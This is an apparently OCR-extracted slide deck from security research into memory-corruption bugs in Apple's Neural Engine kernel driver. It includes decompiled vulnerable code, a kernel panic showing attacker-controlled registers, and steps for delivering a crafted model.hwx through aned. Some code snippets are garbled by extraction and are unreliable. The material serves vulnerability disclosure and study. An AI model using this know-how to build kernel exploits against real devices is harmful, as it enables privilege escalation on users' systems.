


From DeCxt::ProcessOneInitItem()

### **DeCxt::RasterizeScaleBiasData() prototype**




### param <u>3</u> is deserialized by <u>DeCxt::ParseOcgRasterizationInfo().</u>




Called by DeCxt::ProcessOneInitItem()

### DeCxt::RasterizeScaleBiasData() prototype



- MUTK kernel section is an IOSurface mapped buffer created by the kernel.
- Created by <u>H11ANEIn::AllocateSharedMemorySurface()</u>.




H11ANEIn::ANE\_ProgramCreate\_gated

# apped buffer created by the kernel.

(unionvar.SectionInfo->infos[j].ComputeSection->MachSections->size + this->m\_H11ANEIn.page\_size - 1) & -this->m\_H11ANEIn.page\_size,


### **DeCxt::RasterizeScaleBiasData()**



### **DeCxt::RasterizeScaleBiasData()**




### **DeCxt::RasterizeScaleBiasData()**



• A sanity check for a potential integer overflow in the calculation at line 16.

<pre>onInfo-&gt;start): &amp;kloc[OcgRasterizationInfo-&gt;end] )</pre>
gRasterizationInfo->pos, &v34);


### DeCxt::RasterizeScaleBiasData()



- A sanity check for a potential integer overflow in the calculation at line 16.
- The sanity checks does **NOT** prevent from **integer underflow**.

<pre>onInfo-&gt;start): &amp;kloc[OcgRasterizationInfo-&gt;end] )</pre>
gRasterizationInfo->pos, &v34);

### DeCxt::RasterizeScaleBiasData()




- A sanity check for a potential integer overflow in the calculation at line 16.
- The sanity checks does **NOT** prevent from **integer underflow**.
- Buffer underflow that allows to write arbitrary data to any location prior the <u>MUTK kernel section</u> address.
- Up to 0x20000 bytes of user-controlled data could be written.


gRasterizationInfo->pos, &v34);	<pre>onInfo-&gt;start): &amp;kloc[OcgRasterizationInfo-&gt;end] )</pre>
	gRasterizationInfo->pos, &v34);

### Kernel panic occurs because **x25 = 0x414141414242424242**

<pre>com.apple.driver.AppleH11ANEInterface:text:FFFFFF0089F9020 com.apple.driver.AppleH11ANEInterface:text:FFFFFF0089F9024 com.apple.driver.AppleH11ANEInterface:text:FFFFFF0089F9028 com.apple.driver.AppleH11ANEInterface:text:FFFFFF0089F9020 com.apple.driver.AppleH11ANEInterface:text:FFFFFF0089F9030 com.apple.driver.AppleH11ANEInterface:text:FFFFFF0089F9034 com.apple.driver.AppleH11ANEInterface:text:FFFFFFF0089F9034 com.apple.driver.AppleH11ANEInterface:text:FFFFFFF0089F9038 com.apple.driver.AppleH11ANEInterface:text:FFFFFF0089F9038 com.apple.driver.AppleH11ANEInterface:text:FFFFFF0089F9036</pre>	MOV MOVK BLRAA CBZ LDR FCVT STR ADD
<pre>com.apple.driver.AppleH11ANEInterface:text:FFFFFF0089F9040 com.apple.driver.AppleH11ANEInterface:text:FFFFFF0089F9044</pre>	LDRH CMP



Could be turned into arbitrary kernel write if the location of MUTK kernel section was known.



nbort. a	t pc (	0xfffffff027ca9038,	lr	0xe5cbd07027ca902c	l
5dae6c	x3:	0xafa4357027cad24c			
f08000	x7:	0×0000000000004000			
424252	x11:	0x0000000000000030			
8fa4880	x15:	0x0000000000001020			
000000	x19:	<pre>0xffffffe7ae5daf40</pre>			
f08000	x23:	0x414141599851c242			
000000	x27:	<pre>0xb14affe7ae5daf50</pre>			
ca902c	sp:	<pre>0xffffffe7ae5dae30</pre>			
	far:	0x4141414142424242			

- Another OOB read/write in DeCxt::RasterizeScaleBiasData().
- Because <u>offset</u> and <u>pos</u> are fully user-controlled and not validated before their usage.


```
v22 = 0LL;
ptr = (MUTK_kernel_section + param_1 + param_3->offset);
v32 = vdupq_n_s64(v11 - 1);
v31 = vdupq_n_s64(2uLL);
while (1)
  v33 = 0;
  result = (DvPtr2->vtable->GetFloat)(DvPtr2, v22 + param_3->pos, &v33);
  if (!result)
    break;
  if ( v11 )
    _{S0} = v33;
    __asm { FCVT
                            H0, S0 }
    v26 = vdupq_n_s64(v22 * v11);
    v27 = (v11 + 1) \& 0 \times 1 FFFELL;
    v28 = stru_749D0;
    do
      v29 = vmovn_s64(vcgeq_u64(v32, v28));
      v30 = vaddq_s64(v28, v26);
      if ((v29.i8[0] \& 1) != 0)
        ptr[v30.i64[0]] = H0;
      if ( (v29.i8[4] & 1) != 0 )
        ptr[v30.i64[1]] = _H0;
      v28 = vaddq_s64(v28, v31);
      v27 -= 2LL;
    while ( v27 );
```

- Another OOB read/write in <u>DeCxt::RasterizeScaleBiasData()</u>.
- Because <u>offset</u> and <u>pos</u> are fully user-controlled and not validated before their usage.


```
VZZ = 0LL;
    = (MUTK_kernel_section + param_1 + param_3->of
     Vaapq_n_30+(*** */)
v31 = vdupq_n_s64(2uLL);
while (1)
  v_{22} = v_{j}
  result = (DvPtr2->vtable->GetFloat)(DvPtr2, v22 +
  if ( lrocult )
    break;
  if ( v11 )
    _S0 = v33;
    __asm { FCVT
                            H0, S0 }
    v26 = vdupq_n_s64(v22 * v11);
    v27 = (v11 + 1) \& 0x1FFFELL;
    v28 = stru_749D0;
    do
      v29 = vmovn_s64(vcgeq_u64(v32, v28));
      \sqrt{30} = \sqrt{20} \sqrt{50} \sqrt{20}
      if ((v29.i8[0] \& 1) != 0)
        ptr[v30.i64[0]] = H0;
      if ( (v29.i8[4] & 1) != 0 )
        ptr[v30.i64[1]] = _H0;
      v28 = vaddq_s64(v28, v31);
      v27 -= 2LL;
    while ( v27 );
```

fset);	
+ param_3->pos, &v33);	


### **DeCxt::FileIndexToWeight()** call trace




### **DeCxt::RasterizeScaleBiasData() call trace**




### **ANECValidateMutableProcedureInfo()** call trace




### **DeCxt::FileIndexToWeight()** call trace



### **DeCxt::RasterizeScaleBiasData() call trace**



### **ANECValidateMutableProcedureInfo()** call trace



## How to reach <u>H11ANEIn::patchMutableSurface()</u>?

### How to reach H11ANEIn::patchMutableSurface()?

### **Requirements:**

- The model.hwx (Mach-O file ) must have some special flags in some mach sections.
- The model.hwx must have a procedure (Neural Network) with mutable features.

### How to reach H11ANEIn::patchMutableSurface()?

### **Requirements:**

- The model.hwx (Mach-O file ) must have some special flags in some mach sections.
- The model.hwx must have a procedure (Neural Network) with mutable features.

### Failed to fulfill them because :

- No documentation available.
- To understand the compilation/translation options available, you need to RE some private frameworks yourself : <u>mlcompiler</u>, <u>Espresso</u> and <u>ANECCompiler.</u>
- Good luck reversing frameworks written in C++ and STL.

## How to reach H11ANEIn::patchMutableSurface()?

## 1. Patch an existing model.hwx file


The model is a Mach-O file and easy parse and edit

### 2. Load a patched <u>model.hwx</u> via aned

- You can't directly provide a native model by yourself to the kernel (unless you have a special entitlement).
- <u>aned</u> allows loading binary models without compilation (with some constraints) and can do the work on you behalf.



-(void)compileModel:(id)arg1\_sandboxExtension:(id)arg2\_options:(id)arg3\_gos:(unsigned)arg4\_withReply:(/\*^block\*/id)arg5; -(void)loadModel:(id)arg1 sandboxExtension:(id)arg2 options:(id)arg3 qos:(unsigned)arg4 withReply:(/\*^block\*/id)arg5; IU/argi options.(IU/argz qus.(Unsigneu/args withkepiy.(/\* Diotk\*/IU/arg4)



- <u>aned</u> loads different model formats according to the given dictionary options:
  - {<u>kANEFModelType</u> : nil }  $\Rightarrow$  Compiles + Loads .mlmodelc .
  - {<u>kANEFModelType</u> : <u>kANEFModelPreCompiled</u> }  $\Rightarrow$  Loads **model.hwx** from arbitrary location.
  - {kANEFIsInMemoryModelTypeKey : <model> } ⇒ Loads model.hwx from the cache directory.
- <u>aned</u> can loads <u>model.hwx</u> from two different locations:
  - <u>Cache Directory</u>: Loads an already compiled model.
  - Arbitrary location: Loads a compiled model from a given directory.



### From the cache directory using <u>kANEFIsInMemoryModelTypeKey</u>

- macOS : <u>/Library/Caches/com.apple.aned/<build no>/InMemoryModelCache</u>
- \*OS: <u>/var/mobile/Library/Caches/com.apple.aned/<build no>/InMemoryModelCache</u>

### mg@mbp ~\$ sudo ls \_lia /Library/Caches/com.apple.aned/ ls: /Library/Caches/com.apple.aned/: Operation not permitted

Even root can't read its content. Security Features need to be disabled in macOS.

From the cache directory using <u>kANEFIsInMemoryModeITypeKey</u>

### From the cache directory using <u>kANEFIsInMemoryModelTypeKey</u>

• Get the cache directory location.

<CacheDir>/InMemoryModelCache /

### From the cache directory using <u>kANEFIsInMemoryModeITypeKey</u>

- Get the cache directory location.
- Append <u>csldentity</u> to that cache directory.

<CacheDir>/InMemoryModelCache / <csIdentity> /

### From the cache directory using <u>kANEFIsInMemoryModelTypeKey</u>

- Get the cache directory location.
- Append <u>csldentity</u> to that cache directory.
- Append <u>kANEFIsInMemoryModelTypeKey</u> value.

<CacheDir>/InMemoryModelCache / <csIdentity> / <model> /

### From the cache directory using <u>kANEFIsInMemoryModelTypeKey</u>

- Get the cache directory location.
- Append <u>csldentity</u> to that cache directory.
- Append <u>kANEFIsInMemoryModelTypeKey</u> value.
- Append "model.hwx" string to the cache directory.

<CacheDir>/InMemoryModelCache / <csIdentity> / <model> / model.hwx

### From the cache directory using <u>kANEFIsInMemoryModelTypeKey</u>

<CacheDir>/InMemoryModelCache / <csldentity> / <model> / model.hwx

- The model.hwx is loaded from the cache directory by:

o aned'[\_ANEStorageHelper memoryMapModelAtPath:isPrecompiled:modelAttributes:]

### From the cache directory using <u>kANEFIsInMemoryModelTypeKey</u>

<CacheDir>/InMemoryModelCache / <csldentity> / <model> / model.hwx

- The model.hwx is loaded from the cache directory by:
- Send a request to the kernel to create the program:

• 465	v181 = v165;
• 466	<pre>v119 = (unsigned int)-[_ANEProgramForLoad createProgramInsta</pre>
467	v114,
468	"createProgramInstanceForModel:modelT
469	hwx_model,
470	token,
471	qos,
472	isPreCompiled,
473	v115,
474	v118,
475	&v181);
476	

-[\_ANEServer loadModel:sandboxExtension:options:qos:withReply:]

o aned'[\_ANEStorageHelper memoryMapModelAtPath:isPrecompiled:modelAttributes:]

anceForModel:modelToken:qos:isPreCompiled:enablePowerSaving:statsMask:error:]( .Token:qos:<mark>isPreCompiled</mark>:enablePowerSaving:statsMask:error:",

### From any location using <u>kANEFModelPreCompiled</u>

• The model.hwx file is loaded from **arbitrary location** 

o aned'[\_ANEStorageHelper memoryMapModelAtPath:isPrecompiled:modelAttributes:]

• With **isPrecompiled** = **True** 

Send a request to the kernel to create the program with <u>isPrecompiled=True.</u>

- 191	LTO periode e periode conductives periode conduct
• 465	v181 = v165;
• 466	<pre>v119 = (unsigned int)-[_ANEProgramForLoad createProgra</pre>
467	v114,
468	"createProgramInstanceForModel:
469	hwx_model,
470	token,
471	qos,
472	_isPreCompiled,
473	v115,
474	v118,
475	&v181);
170	

